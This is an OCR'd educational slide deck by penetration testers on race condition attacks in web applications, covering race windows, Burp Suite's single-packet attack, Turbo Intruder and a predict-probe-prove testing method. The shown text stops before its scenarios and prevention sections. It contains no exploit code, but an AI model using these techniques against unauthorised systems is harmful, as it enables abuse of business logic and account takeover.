THE RACE IS ON

UNDERSTANDING AND PREVENTING RACE CONDITION ATTACKS IN WEB APPS

Profile

Warit Amonthanapinyo (Few)
Penetration Tester,
SnoopBees Co., Ltd.

Punthat Siriwan (Makk)
Penetration Tester,
SnoopBees Co., Ltd.

Agenda

- **About Race Condition**
- **Methodology**
- **Scenarios**
  - Race Condition PoC - SNB (Web Apps)
  - Real-world
- **Prevention**
  - Atomic Operation
  - Locks
  - Transaction Isolation Level: Serializable
- **Conclusion**

Disclaimer

- Hacking is illegal and should not be performed. This presentation does not condone or approve of hacking in any way.
- Penetration Testing is an agreed form of audit between two parties and should be bound in writing defining the scope and nature of what is to be audited.
- This presentation is solely for academic and educational purposes only.


Race Condition ..?

Race condition is a vulnerability that lets more than one transactions work with the same data, which leads to anomaly behavior of the application

a common type of vulnerability closely related to business logic flaws.

How it arises

When applications process multiple threads in concurrent without any defenses, this rises a chance for the vulnerability to occur, resulting in a "**collision**" that causes unintended behavior in the application.


session=b94, userid=hacker
session=b94, userid=victim
session=b94, userid=hacker
session=b94, userid=victim


userid	token
hacker	5623ea2acfc0d8
victim	677717aa16a917

sessionid	userid	token
b94...	???	???


Ref: portswigger.net

Sample Scenario


Expressed states



Hidden state




Race window!



- The period of time during which a collision is possible


it quite hard to attack without technique or tool

Single-packet Attack




Only available after Burp Suite 2023.9

Burp Suite


reset ×
origi ×
Opti 20 ›
se 8 ‹
124 ×
127 ×
128 ×
Send group (parallel)
Cancel
Group send options
Send (current tab)
Send group in sequence (single connection)
Send group in sequence (separate connections)
✓ Send group in parallel (single-packet attack) ^⌘␣
\n

1. make a group of requests
2. select “Send Group in parallel (single-packet-attack)” for attacking

Turbo Intruder: Burp Extension



Total estimated system impact: **Medium**

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Turbo in

Name	Installed	Rating	Popularity	Last updated	System imp...	Detail
Turbo Intruder	✓	☆☆☆☆☆		20 Sep 2023	Medium	
WebSocket Turbo Intru...		☆☆☆☆☆		14 Feb 2024	Low	
PyBurp		☆☆☆☆☆		05 Oct 2023	Low	

Turbo Intruder

Turbo Intruder is a Burp Suite extension for sending large numbers of HTTP requests and analyzing the results. It's intended to complement Burp Intruder by handling attacks that require extreme speed or complexity. The following features set it apart:

- Fast - Turbo Intruder uses a HTTP stack hand-coded from scratch with speed in mind. As a result, on many targets it can seriously outpace even fashionable asynchronous Go scripts.
- Flexible - Attacks are configured using Python. This enables handling of complex requirements such as signed requests and multi-step attack sequences. Also, the custom HTTP stack means it can handle malformed requests that break other libraries.
- Scalable - Turbo Intruder can achieve flat memory usage, enabling reliable multi-day attacks. It can also be run in headless environments via the command line.
- Convenient - Boring results can be automatically filtered out by an advanced diffing algorithm adapted from Backslash Powered Scanner

On the other hand it's undeniably harder to use, and the network stack isn't as reliable and battle-tested as core Burp's.

Basic use

To use it, simply highlight the area you want to inject over, then right click and 'Send to Turbo Intruder'. This will open a window containing a Python snippet which you can customise before launching the attack.

For full usage instructions, please refer to the documentation.

Copyright © 2018-2023 PortSwigger Ltd.

Estimated system impact


Overall: **Medium**

Memory	CPU	Time	Scanner
Low	Medium	Low	Low

Author:	James 'albinowax' Kettle, PortSwigger
Version:	1.42
Source:	https://github.com/portswigger/turbo-intruder
Updated:	20 Sep 2023

- HTTP2 single-packet attack
- Python coding

Methodology



1. Predict - Predict potential collisions

01

No need to test every endpoint

02

Look for critical or interesting functionalities

03

Inspect the endpoint if it accesses the same record

2. Probe - Probe for clues


Benchmark	Benchmark the endpoint to see the normal behavior
Create	Create a baseline for the normal behavior
Try	Try to send a group of requests in parallel to see the different responses
Look	Look for clues by comparing with the normal responses

3. Prove - Prove the concept

- When we see the difference from the previous step, try to replicate the attack
- Remove unnecessary requests but keep the effect of the exploit

it’s the time for exploiting

Simple Scenarios by us

